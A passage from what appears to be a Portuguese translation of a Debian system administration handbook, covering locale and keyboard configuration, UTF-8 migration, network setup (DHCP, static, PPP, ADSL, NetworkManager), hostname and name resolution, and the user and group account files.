de poucos bits, que implicitamente define o tamanho do caractere. Isto permite a

codificação de todos os caracteres Unicode em uma sequência de um ou mais bytes. Seu uso foi popularizado pelo fato de ser a codificação padrão em documentos XML.

Esta é a codificação que deve ser geralmente usada, e é portanto a padrão nos sistemas Debian.

O pacote *locales* inclui todos os elementos necessários para o funcionamento correto da "localização" de vários aplicativos. Durante a instalação, este pacote vai pedir que você selecione um conjunto de idiomas suportados. Este conjunto de idiomas pode ser alterado executando o comando `dpkg-reconfigure locales` como o root.

The first question invites you to select "locales" to support. Selecting all English locales (meaning those beginning with "en_") is a reasonable choice. Do not hesitate to also enable other locales if the machine will host foreign users. The list of locales enabled on the system is stored in the `/etc/locale.gen` file. It is possible to edit this file by hand, but you should run `locale-gen` after any modifications. It will generate the necessary files for the added locales to work, and remove any obsolete files.

A segunda pergunta, "Default locale for the system environment" ("locale padrão para o ambiente do sistema"), pede um locale padrão. A escolha recomendada no Brasil é "pt_BR.UTF-8". Portugueses de portugal vão preferir "pt_PT.UTF-8" e franceses, "fr.UTF-8", enquanto que canadenses que falam francês, vão preferir "en_CA.UTF-8". O arquivo `/etc/default/locale` vai ser então modificado para armazenar esta escolha. E a partir dele, a escolha será selecionada por todas as sessões de usuário, já que o PAM vai injetar seu conteúdo na variável de ambiente LANG.

ATRÁS DAS CENAS	
/etc/environment e /etc/default/locale	O arquivo <code>/etc/environment</code> dá aos programas <code>login</code> , <code>gdm</code> , ou até mesmo <code>ssh</code> as variáveis de ambiente corretas a serem criadas. Estes aplicativos não criam essas variáveis diretamente, mas sim via um módulo PAM (<code>pam_env.so</code>). PAM (Pluggable Authentication Module - Módulo de autenticação plugável) é uma biblioteca centralizadora de mecanismos para autenticação, inicialização de sessão, e gerenciamento de senhas. Veja Seção 11.7.3.2, "Configurando o PAM" [297] para um exemplo da configuração do PAM. O arquivo <code>/etc/default/locale</code> funciona de maneira similar, mas contém apenas a variável de ambiente <code>LANG</code> . Graças a esta divisão, alguns usuários PAM podem herdar um ambiente sem localização. Na verdade, geralmente é desencorajado executar programas servidores com localização habilitada; por outro lado, configurações regionais e de localização são recomendadas para programas que abrem sessões de usuário.

8.1.2. Configurando o Teclado

Mesmo com o layout do teclado sendo gerenciado diferentemente nos modos console e gráfico, o Debian oferece uma interface de configuração única que funciona para ambos: é baseada no `debconf` e é implementada no pacote *keyboard-configuration*. Portanto, o comando `dpkg-reco`

`nfigure keyboard-configuration` pode ser usado a qualquer momento para reconfigurar o layout do teclado.

As perguntas são relevantes para a disposição do teclado físico (um teclado PC padrão nos EUA será um "Generic 104 key"), e depois a disposição para escolher (geralmente "US"), e por fim a posição da tecla AltGr (Alt da direita). Finalmente vem a pergunta da tecla a usar para a "Compose key", que permite a entrada de caracteres especiais combinando conjuntos de teclas. Digite sucessivamente Compose 'e' e produza um e-agudo ("é"). Todas estas combinações são descritas no arquivo `/usr/share/X11/locale/en_US.UTF-8/Compose` (ou outro arquivo, determinado de acordo com o locale atual indicado por `/usr/share/X11/locale/compose.dir`).

Note que a configuração do teclado para o ambiente gráfico é descrita aqui somente afeta a layout padrão; os ambientes GNOME e KDE, entre outros, provê um painel de controle para teclado em suas preferências permitem para usuário ter sua própria configuração. Algumas opções adicionais relacionadas ao comportamento de algumas teclas particulares também estão presentes nestes painéis.

8.1.3. Migrando para UTF-8

A generalização da codificação UTF-8 foi uma solução a muito aguardada para várias dificuldades de interoperabilidade, já que ela facilita intercâmbio internacional e remove os limites arbitrários de caracteres que podem ser usados em um documento. O único problema é que é que ela teve que passar por uma difícil fase de transição. Como esta fase de transição não pôde ser completamente transparente (ou seja, não pôde acontecer ao mesmo tempo em todo o mundo), duas operações de conversão foram necessárias: uma no conteúdo dos arquivos e outra nos nomes dos arquivos. Felizmente, a maior parte desta migração já foi completada e discutimos ela amplamente para referência.

CULTURA

Mojibake e erros de interpretação

Quando um texto é enviado (ou armazenado) sem informações de codificação, nem sempre é possível para o destinatário saber com certeza qual a convenção foi usada para determinar o significado dos conjuntos de bytes. Você pode normalmente ter uma noção olhando as estatísticas da distribuição de valores apresentados no texto, mas isto nem sempre dá uma resposta definitiva. Quando o sistema de codificação escolhido para a leitura difere do usado na escrita do arquivo, os bytes serão mal interpretados, e você terá, na melhor das hipóteses, erros em alguns caracteres, e na pior das hipóteses, algo completamente ilegível.

Então, se um texto em francês aparenta estar normal com exceção das letras acentuadas e de certos símbolos que parece terem sido substituídos com sequências de caracteres como "Ã©" ou "Ã“" ou "Ã§", provavelmente este é um texto codificado com UTF-8 mas interpretado como ISO-8859-1 ou ISO-8859-15. Este é um sinal de uma instalação local que ainda não foi migrada para UTF-8. Se, ao invés disto, você vê interrogações no lugar de letras acentuadas — mesmo se estas interrogações parecem substituir também um caractere que deve estar depois de uma letra acentuada — é provável que sua instalação já esteja configurada para UTF-8 e que você tenha recebido um documento codificado em ISO ocidental.

Tanto para casos "simples". Estes casos aparecem apenas na cultura ocidental, uma vez que o Unicode (e UTF-8) foram projetados para maximizar os pontos em comum

com codificações de idiomas ocidentais baseadas no alfabeto Latino, que permite o reconhecimento de partes do texto mesmo quando alguns caracteres estão faltando.

Em configurações mais complexas, que, por exemplo, envolvem dois ambientes correspondendo a dois idiomas diferentes que não usam o mesmo alfabeto, você frequentemente se vê com resultados completamente ilegíveis — uma série de símbolos abstratos que não tem nada a ver uns com os outros. Isto é especialmente comum com idiomas asiáticos devido a seus numerosos idiomas e sistemas de escrita. A palavra japonesa *mojibake* foi adotada para descrever este fenômeno. Quando ele acontece, o diagnóstico é mais complexo e a solução mais simples em geral é migrar os dois lados para UTF-8.

As far as file names are concerned, a migração pode ser relativamente simples. A ferramenta `convmv` (no pacote com o mesmo nome) foi criada especificamente com este objetivo; ela permite renomear arquivos de uma codificação para outra. O uso desta ferramenta é relativamente simples, mas recomendamos fazê-lo em dois passos para evitar surpresas. O seguinte exemplo ilustra um ambiente UTF-8 contendo nomes de diretórios codificados em ISO-8859-15, e o uso do `convmv` para renomeá-los.

```
$ ls travail/
Icônes Éléments graphiques Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/Icônes" "travail/Élém ents graphiques"
mv "travail/Éléments graphiques" "travail/Éléments graphiques"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/Icônes" "travail/Icônes"
mv "travail/Éléments graphiques" "travail/Éléments graphiques"
Ready!
$ ls travail/
Éléments graphiques Icônes Textes
```

Para o conteúdo dos arquivos, os procedimentos de conversão são mais complexos devido à vasta variedade de formatos de arquivos existentes. Alguns formatos de arquivos incluem informação de codificação que facilita a tarefa de softwares usados para tratá-los; é suficiente, portanto, abrir estes arquivos e regravá-los especificando a codificação UTF-8. Em outros casos, você tem que especificar a codificação original (ISO-8859-1 ou “Ocidental”, ou ISO-8859-15 ou “Ocidental (Euro)”, de acordo com as formulações) quando abrir o arquivo.

Para arquivos de texto simples, você pode usar o `recode` (que está no pacote de mesmo nome) para fazer recodificação automática. Esta ferramenta tem várias opções, explore bastante. Nós recomendamos que você consulte a documentação, a página man `recode(1)`, ou a página info `recode` (mais completa).

8.2. Configurando a Rede

DE VOLTA AO BÁSICO

Conceitos essenciais de rede (Ethernet, endereço IP, sub-rede, broadcast)

A maioria das redes locais modernas usam o protocolo Ethernet, onde dados são quebrados em pequenos blocos chamados quadros (frames, em inglês) e transmitidos através do fio um quadro por vez. As velocidades de transmissão de dados variam de 10 Mb/s para placas Ethernet antigas a 10 Gb/s nas mais novas (com as taxas mais comuns atualmente crescendo de 100 Mb/s a 1 Gb/s). Os cabos mais amplamente usados são chamados 10BASE-T, 100BASE-T, 1000BASE-T ou 10GBASE-T dependendo da vazão que eles podem fornecer confiavelmente (o T significa "twisted pair", ou "par trançado"); estes cabos terminam num conector RJ45. Existem outros tipos de cabos, usados normalmente para velocidades de 1 Gb/s ou mais.

Um endereço IP é um número usado para identificar uma interface de rede num computador em uma rede local ou na internet. Na sua versão mais utilizada atualmente (IPv4), este número é codificado em 32 bits, e é normalmente representado como 4 números separados por pontos (e.g. 192.168.0.1), cada número entre 0 e 255 (inclusive, o que corresponde a 8 bits de dados). A próxima versão do protocolo, IPv6, estende este espaço de endereçamento para 128 bits, e os endereços são geralmente representados como uma série de números hexadecimais separados por dois-pontos (e.g., 2001:db8:13bb:0002:0000:0000:0020, ou 2001:db8:13bb:2::20 resumidamente).

Uma máscara de subrede (máscara de rede) define no seu código binário que porções de um endereço IP correspondem à rede, e o restante especifica a máquina. No exemplo de configurar um endereço IPv4 estático dado aqui, a máscara de subrede, 255.255.255.0 (24 "1"s seguidos de 8 "0"s na representação binária) indica que os primeiros 24 bits do endereço IP correspondem ao endereço de rede, e os outros 8 são específicos da máquina. Em IPv6, por legibilidade, apenas os números "1"s são mostrados; a máscara de rede para uma rede IPv6 poderia ser, portanto, 64.

O endereço de rede é um endereço IP no qual a parte descrevendo o número da máquina é 0. O intervalo de endereços IPv4 em uma rede é às vezes indicado pela sintaxe, *a.b.c.d/x*, onde *a.b.c.d* é o endereço de rede e *x* é o número de bits afetados pela parte da rede no endereço IP. A rede de exemplo pode então ser escrita: 192.168.0.0/24. A sintaxe é similar no IPv6: 2001:db8:13bb:2::/64.

Um roteador é uma máquina que conecta várias redes umas às outras. Todo o tráfego que passa por um roteador é direcionado para a rede correta. Para fazer isto, o roteador analisa pacotes entrando e os redireciona de acordo com o endereço IP de destino. O roteador é às vezes conhecido como um gateway; nesta configuração, ele funciona como uma máquina que ajuda a alcançar mais do que a rede local (indo por uma rede extendida, como a Internet).

O endereço especial de broadcast conecta todas as estações numa rede. Quase nunca é "roteado", ele apenas funciona na rede em questão. Especificamente, significa que um pacote de dados endereçado para o broadcast nunca atravessa o roteador.

Este capítulo foca nos endereços IPv4, já que eles são os mais comumente usados. Os detalhes sobre o protocolo IPv6 são discutidos aqui Seção 10.5, “IPv6” [246], mas os conceitos se mantêm os mesmos.

Já que a rede é automaticamente configurada durante a instalação inicial, o arquivo `/etc/network/interfaces` já contém uma configuração válida. Uma linha começando com `auto`

provê uma lista de interfaces que são configuradas automaticamente na inicialização pelo *ifup-down* e seu script de início */etc/init.d/networking*. Comumente será *eth0*, o qual se refere a primeira placa de rede.

ALTERNATIVO
NetworkManager

Mesmo o Network Manager sendo particularmente recomendado em situações de roaming (veja Seção 8.2.4, “Configuração Automática de Rede para Usuários em Roaming” [158]), ele é também perfeitamente útil como ferramenta de gerencia de redes padrão. Você pode criar “conexões de sistema” que são usadas assim que o computador liga tanto manualmente quanto com um arquivo estilo *.ini* em */etc/NetworkManager/system-connections* ou através de uma ferramenta gráfica (*nm-connection-editor*). Somente lembre de desativar todas as entradas em */etc/network/interfaces* se você quiser que o Network Manager manipule elas.

- ▶ <https://wiki.gnome.org/Projects/NetworkManager/SystemSettings/jessie>
- ▶ <https://developer.gnome.org/NetworkManager/0.9/ref-settings.html>

8.2.1. Interface de Rede

Se o computador tem uma placa Ethernet, a rede IP que é associada a ela deve ser configurada escolhendo um de dois métodos. O método mais simples é a configuração dinâmica com DHCP, e requer um servidor DHCP na rede local. Ele pode indicar um hostname (“nome de máquina”) desejado, correspondendo à configuração de hostname no exemplo abaixo. O servidor DHCP então manda as configurações para a rede apropriada.

Exemplo 8.1 *Configuração DHCP*

```
auto eth0
iface eth0 inet dhcp
    hostname arrakis
```

Uma configuração “static” deve indicar uma configuração de rede de maneira fixa. Isto inclui ao menos o endereço IP e uma máscara de sub rede; endereços de rede e broadcasts são algumas vezes listados também. Um roteador conectado ao exterior será especificado como um gateway.

Exemplo 8.2 *Configuração estática*

```
auto eth0
iface eth0 inet static
    address 192.168.0.3
    netmask 255.255.255.0
    broadcast 192.168.0.255
    network 192.168.0.0
```

NOTA**Múltiplos endereços**

É possível associar não só várias interfaces de rede a uma única placa de rede, como também vários endereços IP a uma única interface. Lembre também que um endereço IP pode corresponder a qualquer número de nomes via DNS, e que um nome pode corresponder a qualquer número de endereços IP.

Como você pode imaginar, as configurações podem ser complexas, mas estas opções são usadas somente em casos especiais. Os exemplos citados aqui são configurações habituais típicas.

8.2.2. Conectando com PPP através de um modem PSTN

Uma conexão ponto a ponto (PPP) cria uma conexão intermitente; está é a solução mais comum para conexão feitas com um modem telefônico ("modem PSTN", já que a conexão vai pela rede de telefonia).

Uma conexão via modem telefônico precisa de uma conta com um provedor de acesso, incluindo um número telefônico, usuário, senha e às vezes o protocolo de autenticação a ser usado. tal conexão é configurada usando a ferramenta `pppconfig` do pacote Debian de mesmo nome. Por padrão, ela configura uma conexão chamada provider (de provedor de acesso). Quando em dúvida sobre o protocolo de autenticação, escolha `PAP`: ele é o oferecido pela maioria dos provedores de acesso a Internet.

Depois da configuração, é possível conectar usando o comando `pon` (dando a ele o nome da conexão como parâmetro, quando o valor padrão de provedor não for apropriado). O link é desconectado com o comando `poff`. Estes dois comandos podem ser executados pelo usuário root, ou por qualquer outro usuário que esteja no grupo `dip`.

8.2.3. Conectando através de um modem ADSL

O termo genérico "modem ADSL" cobre uma infinidade de dispositivos com funções muito diferentes. Os modems que são os mais simples de usar com Linux são aqueles que tem uma interface Ethernet (e não aqueles que só tem interface USB). Estes tendem a ser bastante populares; a maioria dos provedores de serviços internet ADSL emprestam ou fazem "leasing" de um aparelho com interfaces Ethernet. Dependendo do tipo de modem, a configuração necessária pode variar grandemente.

Modems que Suportam PPPOE

Alguns modems Ethernet funcionam com o protocolo PPPOE (Point to Point Protocol over Ethernet). A ferramenta `pppoeconf` (do pacote de mesmo nome) vai configurar a conexão. Para isto, ele modifica o arquivo `/etc/ppp/peers/dsl-provider` com as configurações fornecidas e

grava a informação de login nos arquivos `/etc/ppp/pap-secrets` e `/etc/ppp/chap-secrets`. Ele é recomendado para aceitar todas as modificações que se propõe.

Uma vez que essa configuração está completa, você pode iniciar a conexão ADSL com o comando, `pon dsl-provider` ou desconectar com `poff dsl-provider`.

DICA

Iniciando o ppp na inicialização

As conexões PPP sobre ADSL são, por definição, intermitentes. Como elas normalmente não são cobradas por tempo, existem poucos problemas com relação a tentação de mantê-las abertas sempre. O padrão para se fazer isto é usar o sistema init.

O sistema init padrão na *Jessie* é o `systemd`. Adicionar uma tarefa de reinício automático para uma conexão ADSL é uma simples questão de criar um “arquivo unit” tal como `/etc/systemd/system/adsl-connection.service`, com conteúdo tal como o seguinte:

```
[Unit]
Description=ADSL connection

[Service]
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always

[Install]
WantedBy=multi-user.target
```

Uma vez que esse arquivo unit tenha sido definido, ele precisa ser habilitado com `systemctl enable adsl-connection`. Então o “loop” pode ser iniciado manualmente com `systemctl start adsl-connection`; ele também será iniciado automaticamente na inicialização.

Em sistemas em que não é usado o `systemd` (incluindo *Wheezy* e versões anteriores do Debian), o init System V padrão funciona de maneira diferente. Em tais sistemas, tudo que é preciso é adicionar uma linha como a seguinte no final do arquivo `/etc/inittab`; então, a qualquer momento que a conexão cai, o init reconecta.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

Para conexões ADSL que se auto desconectam diariamente, este método reduz a duração da interrupção.

Modems que Suportam PPTP

O protocolo PPTP (Point-to-Point Tunneling Protocol) foi criado pela Microsoft. Publicado no começo da ADSL, foi rapidamente substituído pelo PPPOE. Se você for obrigado a usar este protocolo, veja Seção 10.2.4, “PPTP” [239].

Modems que Suportam DHCP

Quando um modem está conectado ao computador via cabo ethernet (crossover) você tipicamente configura uma conexão de rede pelo DHCP no computador; o modem age automaticamente como um gateway por padrão e cuida do roteamento (o que significa que ele gerencia o tráfego de rede entre o computador e a Internet).

DE VOLTA AO BÁSICO

Cabos de par trançado para conexão de rede direta

Placas de rede de computadores esperam receber dados em certos fios do cabo, e enviar por outros. Quando você conecta um computador em uma rede local, você normalmente conecta um cabo (normal ou crossover) entre a placa de rede e o repetidor ou switch. Entretanto, se você quer conectar dois computadores diretamente (sem um switch ou repetidor intermediário), você deve rotear o sinal enviado por uma placa para o lado receptor da outra placa, e vice-versa. Este é o objetivo de um cabo crossover, e a razão para usá-lo.

Note que esta distinção tem se tornado quase que irrelevante com o passar do tempo, já que placas de rede modernas são capazes de detectar o tipo de cabo presente e se adaptar a ele. Portanto, não é raro que ambos os tipos de cabo funcionem em vários locais.

A maioria dos “roteadores ADSL” no mercado podem ser usados desta forma, assim como a maioria dos modems ADSL fornecidos por provedores de serviço de Internet.

8.2.4. Configuração Automática de Rede para Usuários em Roaming

Muitos engenheiros da Falcot tem um laptop que, por motivos pessoais, também são usados em casa. A configuração de rede muda de acordo com o local. Em casa, pode ser uma rede sem fio (protegida por uma chave WPA), enquanto que no trabalho se usa uma rede cabeada para mais segurança e mais banda.

Para evitar ter que conectar ou desconectar manualmente as interface de rede correspondentes, os administradores instalaram o pacote *network-manager* nestas “roaming machines”. Com este software o usuário pode mudar de uma rede para outra usando um pequeno ícone exibido na área de notificação de suas área de trabalho gráficas. Ao clicar nestes ícones é exibida uma lista de redes disponíveis (com e sem fios), para o usuário simplesmente escolher qual ele deseja usar. O programa grava a configuração das redes que o usuário já tenha usado e automaticamente troca para a melhor rede disponível quando a rede atual cai.

Para fazer isto, o programa é estruturado em duas partes: um daemon rodando como root cuida da ativação e configuração das interfaces de rede e uma interface de usuário controla este daemon. O PolicyKit cuida das autorizações necessárias para controlar este programa e o Debian configura o PolicyKit de forma que os membros do grupo netdev possam adicionar ou mudar as conexões do Network Manager.

O Network Manager sabe como manipular vários tipos de conexões (DHCP, manual, rede local), mas apenas se a configuração for ajustada com o próprio programa. É por isto que ele vai ignorar sistematicamente todas as interfaces de rede no `/etc/network/interfaces` para as quais ele

não foi projetado. Já que o Network Manager não dá detalhes quando nenhuma conexão de rede é mostrada, a forma fácil é apagar do `/etc/network/interfaces` quaisquer configurações de todas as interfaces que devem ser gerenciadas pelo Network Manager.

Note que este programa já é instalado por padrão quando a tarefa "Desktop Environment" é escolhida durante a instalação.

ALTERNATIVA	
Configuração por "perfil de rede"	<p>Usuários mais avançados talvez queiram usar o pacote <i>guessnet</i> para configuração automática de rede. Um grupo de scripts determina qual o perfil de rede deve ser ativado e configura a rede na hora.</p> <p>Usuários que preferem selecionar manualmente o perfil de rede preferirão o programa <i>netenv</i>, encontrado no pacote do mesmo nome.</p>

8.3. Ajustando o Nome de Host e Configurando o Serviço de Nomes

O motivo de atribuir nomes a números de IP é fazê-los fáceis de lembrar. Na verdade, um endereço IP identifica uma interface de rede associada a um dispositivo como uma placa de rede. Já que cada máquina pode ter várias placas de rede, e várias interfaces em cada placa, um computador único pode ter vários nomes no sistema de nomes de domínio.

Entretanto, cada máquina é identificada por um nome principal (ou "canônico"), armazenado no arquivo `/etc/hostname` e comunicado ao núcleo Linux por scripts de início através do comando `hostname`. O valor atual é disponível num sistema de arquivos virtual, e você pode obtê-lo com o comando `cat /proc/sys/kernel/hostname`.

DE VOLTA AO BÁSICO /proc/ e /sys/, sistemas de arquivos virtuais	
	<p>As árvores de arquivos <code>/proc/</code> e <code>/sys/</code> são geradas por sistemas de arquivos "virtuais". Esta é uma forma prática de recuperar informações do núcleo (listando arquivos virtuais) e comunicando-os para o núcleo (escrevendo para arquivos virtuais).</p> <p><code>/sys/</code> em particular, é projetado para fornecer acesso a objetos de kernel interno, especialmente aqueles que representam os diversos dispositivos no sistema. O kernel pode, assim, partilhar vários pedaços de informação: o status de cada dispositivo (por exemplo, se está no modo de poupança de energia), seja um dispositivo removível, etc. Note-se que <code>/sys/</code> só existe desde a versão do kernel 2.6.</p>

Surpreendentemente, o nome de domínio não é gerenciado da mesma forma, mas vem de um nome de máquina completo, adquirido através de resolução de nome. Você pode mudá-lo no arquivo `/etc/hosts`; simplesmente escreva um nome completo para a máquina no começo da lista de nomes associada com o endereço da máquina, como no exemplo seguinte:

```
127.0.0.1      localhost
192.168.0.1    arrakis.falcot.com arrakis
```

8.3.1. Resolução de Nome

O mecanismo para resolução de nomes no Linux é modular e pode usar várias fontes de informação declarada no arquivo `/etc/nsswitch.conf`. A entrada que envolve a resolução de nomes de host é `hosts`. Por padrão, contém `files dns`, o que significa que o sistema consulta o arquivo `/etc/hosts` primeiro, então os servidores DNS. NIS / NIS + ou LDAP servidores são outras fontes possíveis.

NOTA NSS e DNS	Esteja ciente de que os comandos destinados especificamente a consulta DNS (especialmente <code>host</code>) não utilize o mecanismo de resolução de nome padrão (NSS). Como consequência, eles não levam em consideração <code>/etc/nsswitch.conf</code> e, portanto, não <code>/etc/hosts</code> também.
--------------------------	---

Configurando Servidores DNS

DNS (Domain Name System - Sistema de Nomes de Domínios) é um mapeamento de serviço distribuída e hierárquica nomes para endereços IP e vice-versa. Especificamente, ele pode transformar um nome amigável como `www.eyrolles.com` no endereço IP real, `213.244.11.247`.

Para acessar informações de DNS, um servidor DNS deve estar disponível para solicitações de retransmissão. Falcot Corp tem a sua própria, mas um usuário individual é mais propensos a usar os servidores DNS fornecidos pelo seu ISP.

Os servidores DNS a serem usados são indicados no `/etc/resolv.conf`, um por linha, com a palavra-chave `nameserver` seguida por um endereço IP, como no exemplo a seguir:

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

Note que o arquivo `/etc/resolv.conf` pode ser manipulado automaticamente (e sobreescrito) quando a rede é gerenciada pelo NetworkManager ou configurada via DHCP.

O arquivo `/etc/hosts`

Se não houver nenhum nome do servidor na rede local, é ainda possível estabelecer uma pequena tabela de mapeamento de endereços IP e nomes de máquina no `/etc/hosts`, normalmente reservados para as estações da rede local. A sintaxe deste arquivo é muito simples: cada linha indica um endereço IP específico, seguido pela lista de quaisquer denominações associadas (sendo o primeiro "completamente qualificado", ou seja, inclui o nome de domínio).

Este arquivo está disponível mesmo durante interrupções de rede ou quando os servidores DNS são inacessíveis, mas realmente só serão úteis quando duplicados em todas as máquinas na rede. A menor alteração em correspondência exigirá o arquivo a ser atualizado em todos os lugares. É por isso que `/etc/hosts` geralmente contém apenas as entradas mais importantes.

Este arquivo será suficiente para uma rede pequena sem conexão com a internet, mas com 5 máquinas ou mais, é recomendado a instalação de um servidor DNS adequado.

DICA

Ignorando o DNS

Desde que os aplicativos verificar o `/etc/hosts` antes de consultar o DNS, é possível incluir informações que é diferente do que o DNS retornaria e, portanto, ignorar a resolução de nome DNS com base em normal.

Isso permite que, em caso de alterações DNS ainda não propagadas, para testar o acesso a um Web site com o nome pretendido, mesmo que este nome não está devidamente mapeado para o endereço IP correto ainda.

Outro uso possível é o redirecionamento de tráfego feito de uma máquina específica para o localhost, evitando assim qualquer comunicação com a dada máquina. Por exemplo, nomes de hosts de servidores dedicados a fornecer propaganda podem ser desviados o que evitaria estas propagandas tornando a navegação mais fluida e menos dispersa.

8.4. Usuário e grupo bancos de dados

A lista de usuários é normalmente armazenada no `/etc/passwd`, enquanto o `/etc/shadow` armazena senhas criptografadas. Ambos são arquivos de texto, em um formato relativamente simples, que podem ser lidos e modificados com um editor de texto. Cada usuário está listado lá em uma linha com vários campos separados por dois-pontos (“:”).

NOTA

Editando arquivos do sistema

Os arquivos de sistema mencionados neste capítulo são todos os arquivos de texto simples e podem ser editados com um editor de texto. Considerando sua importância para a funcionalidade de núcleo do sistema, é sempre uma boa idéia tomar precauções extras ao editar arquivos do sistema. Primeiro, sempre faça uma cópia ou backup de um arquivo de sistema antes de abrir ou alterar isso. Em segundo lugar, em servidores ou máquinas, onde mais de uma pessoa potencialmente poderia acessar o mesmo arquivo ao mesmo tempo, tome medidas extras para proteção contra corrupção de arquivo.

Por este motivo, é suficiente usar o comando `vipw` para editar o arquivo `/etc/passwd`, ou `vigr` para editar `/etc/group`. Estes comandos travam o arquivo em questão antes de executar o editor de texto (o `vi` por padrão, a menos que a variável de ambiente `EDITOR` tenha sido alterada). A opção `-s` nestes comandos permite a edição do arquivo `shadow` correspondente.

DE VOLTA AO BÁSICO

Crypt, uma função de mão única

`crypt` é uma função unidirecional que transforma uma string (A) em outra string (B) de forma que A não possa ser derivada de B. A única forma de identificar A é testando todos os valores possíveis, verificando cada um para determinar se a transformação pela função vai produzir B ou não. Ele usa até 8 caracteres como entrada (string A) e gera uma string de 13 caracteres ASCII, imprimível (string B).

8.4.1. Lista de Usuários: `/etc/passwd`

Aqui está uma lista de campos do arquivo `/etc/passwd`:

- login, por exemplo `rhertzog`;
- password: é uma senha criptografada por uma função unidirecional (`crypt`), que se baseia em DES, MD5, SHA-256 ou SHA-512. O valor especial “x” indica que a senha criptografada é armazenada em `/etc/shadow`;
- uid: identificar numérico único para cada usuário;
- gid:número único para o grupo principal do usuário (O Debian cria, por padrão, um grupo específico para cada usuário);
- GECOS: campo de dados contendo normalmente o nome completo de usuário;
- diretório de login, atribuído ao usuário para armazenar arquivos pessoais (a variável de ambiente `$HOME` geralmente aponta para ele);
- programa para executar no login. Em geral é um interpretador de comandos (shell), deixando o usuário com “rédea solta”. Se você especificar `/bin/false` (que não faz nada e devolve o controle imediatamente), o usuário não vai conseguir fazer login.

DE VOLTA AO BÁSICO

Grupo Unix

Um grupo do Unix é uma entidade que contém vários usuários de forma que eles possam compartilhar arquivos facilmente usando o sistema de permissões integrado (com os benefícios dos mesmos direitos). Você também pode restringir o uso de certos programas a um grupo específico.

8.4.2. O Oculto e Criptografo Arquivo de Senhas: `/etc/shadow`

O arquivo `/etc/shadow` contém os seguintes campos:

- login;
- senha criptografada;
- diversos campos controlam a expiração da senha.

DOCUMENTAÇÃO

formatos de arquivos de /etc/passwd, /etc/shadow e /etc/group

Estes formatos estão documentados nas seguintes páginas de manuais: `passwd(5)`, `shadow(5)`, e `group(5)`.

SEGURANÇA

/etc/shadow segurança de arquivos

`/etc/shadow`, ao contrário do seu alter-ego, `/etc/passwd`, não pode ser lido por usuários normais. Qualquer senha criptografada armazenada em `/etc/passwd` pode ser lida por todo mundo; um cracker pode tentar “quebrar”(ou revelar) uma senha através de um dos vários métodos “força bruta”que, de forma geral, tantam adivinhar uma combinação muito usada de caracteres. Este ataque — chamado de “ataque de dicionário”— não é mais possível em sistemas usando o `/etc/shadow`.

8.4.3. Modificando uma Conta de Usuário Existente ou Senha

Os seguintes comandos permitem a modificação das informações armazenadas em campos específicos do banco de dados do usuário: `passwd` permite que um usuário comum altere sua senha, que por sua vez, atualiza o arquivo `/etc/shadow`; `chfn`(CHange Full Name), reservado para o superusuário (root), modifica o campo GECOS.`chsh` (CHange SHell) permite que o usuário altere seu shell de login, contudo, as opções disponíveis estarão limitadas as opções listadas em `/etc/shells`; o administrador, por outro lado, não tem essa restrição e pode definir o shell para qualquer programa de sua escolha.

Finalmente, o comando `chage` (CHange AGE) permite ao administrador alterar as configurações de expiração da senha (a opção `-l user` irá listar as configurações corrente). Você também pode forçar a expiração da senha usando o comando `passwd -e user`, o qual irá requerer que o usuário altere sua senha na próxima vez que iniciar uma sessão.

8.4.4. Desabilitando uma Conta

Você pode necessitar “desabilitar uma conta” (bloquear um usuário), como uma medida disciplinar, para propósitos de uma investigação, ou simplesmente no caso de uma prolongada ou definitiva ausência de um usuário. Uma conta desabilitada significa que o usuário não pode iniciar uma sessão ou ganhar acesso a máquina. A conta permanece intacta na máquina e nenhum arquivo ou dado é apagado; ela é simplesmente inacessível. Isso é feito usando o comando `passwd -l user` (bloqueio). Reabilitar a conta é feito de maneira similar, com a opção `-u` (desbloqueio).

APROFUNDANDO	
NSS e banco de dados do sistema	Ao invés de usar os arquivos usuais para gerenciar listas de usuários e grupos, você pode usar outros tipos de banco de dados, como LDAP ou db, usando o módulo NSS (Name Service Switch) apropriado. Os módulos usados estão listados no arquivo <code>/etc/nsswitch.conf</code> , sob as entradas <code>passwd</code> , <code>shadow</code> e <code>group</code> . Veja Seção 11.7.3.1, “Configurando o NSS” [296] para um exemplo específico de uso do módulo NSS pelo LDAP.

8.4.5. Lista de Grupo: `/etc/group`

Grupos são listados no arquivo `/etc/group`, um banco de dados de texto simples em um formato similar ao arquivo `/etc/passwd`, com os seguintes campos:

- nome do grupo;
- senha (opcional): Isso só é usado para participar de um grupo quando não se é um membro usual (com os comandos `newgrp` ou `sg`, veja barra lateral [Trabalhando com grupos diversos](#) [164]);
- `gid`: identificar numérico único para cada grupo;
- lista de membros: lista de nomes de usuários que são membros do grupo, separados por vírgulas.

Trabalhando com grupos diversos

Cada usuário pode ser membro de muitos grupos; um deles é seu “grupo principal”. O grupo principal de um usuário é, por padrão, criado durante a configuração inicial do usuário. Por padrão, cada arquivo que o usuário criar pertencerá a eles, assim como ao seu grupo principal. Isso nem sempre é desejável; por exemplo, quando o usuário precisa trabalhar em um diretório compartilhado por um grupo diferente de seu grupo principal. Neste caso, o usuário precisa alterar seu grupo principal usando os seguintes comandos: `newgrp`, o qual inicia um novo shell, ou `sg`, o qual simplesmente executa um comando usando o grupo alternativo fornecido. Esses comandos também permitem ao usuário participar de um grupo o qual ele não pertence. Se o grupo é protegido por senha, ele terá de fornecer a senha apropriada antes de o comando ser executado.

Alternativamente, o usuário pode definir o bit `setgid` no diretório, o que causa aos arquivos criados neste diretório serem automaticamente pertencentes ao grupo correto. Para mais detalhes, veja a barra lateral [setgid diretório e sticky bit](#) [205].

O comando `id` exibe o estado corrente de um usuário, com sua identidade pessoal (variável `uid`), grupo principal corrente (variável `gid`), e a lista de grupos aos quais pertence (variável `groups`).

Os comandos `addgroup` e `delgroup` adicionam ou apagam um grupo, respectivamente. O comando `groupmod` modifica a informação do grupo (seu `gid` ou identificador). O comando `passwd -g grupo` altera a senha para o grupo, enquanto o comando `passwd -r -g grupo` o apaga.

DICA

getent

